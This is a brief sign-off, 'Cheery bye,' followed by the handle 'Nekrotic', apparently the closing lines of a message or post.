Cheery bye,
Nekrotic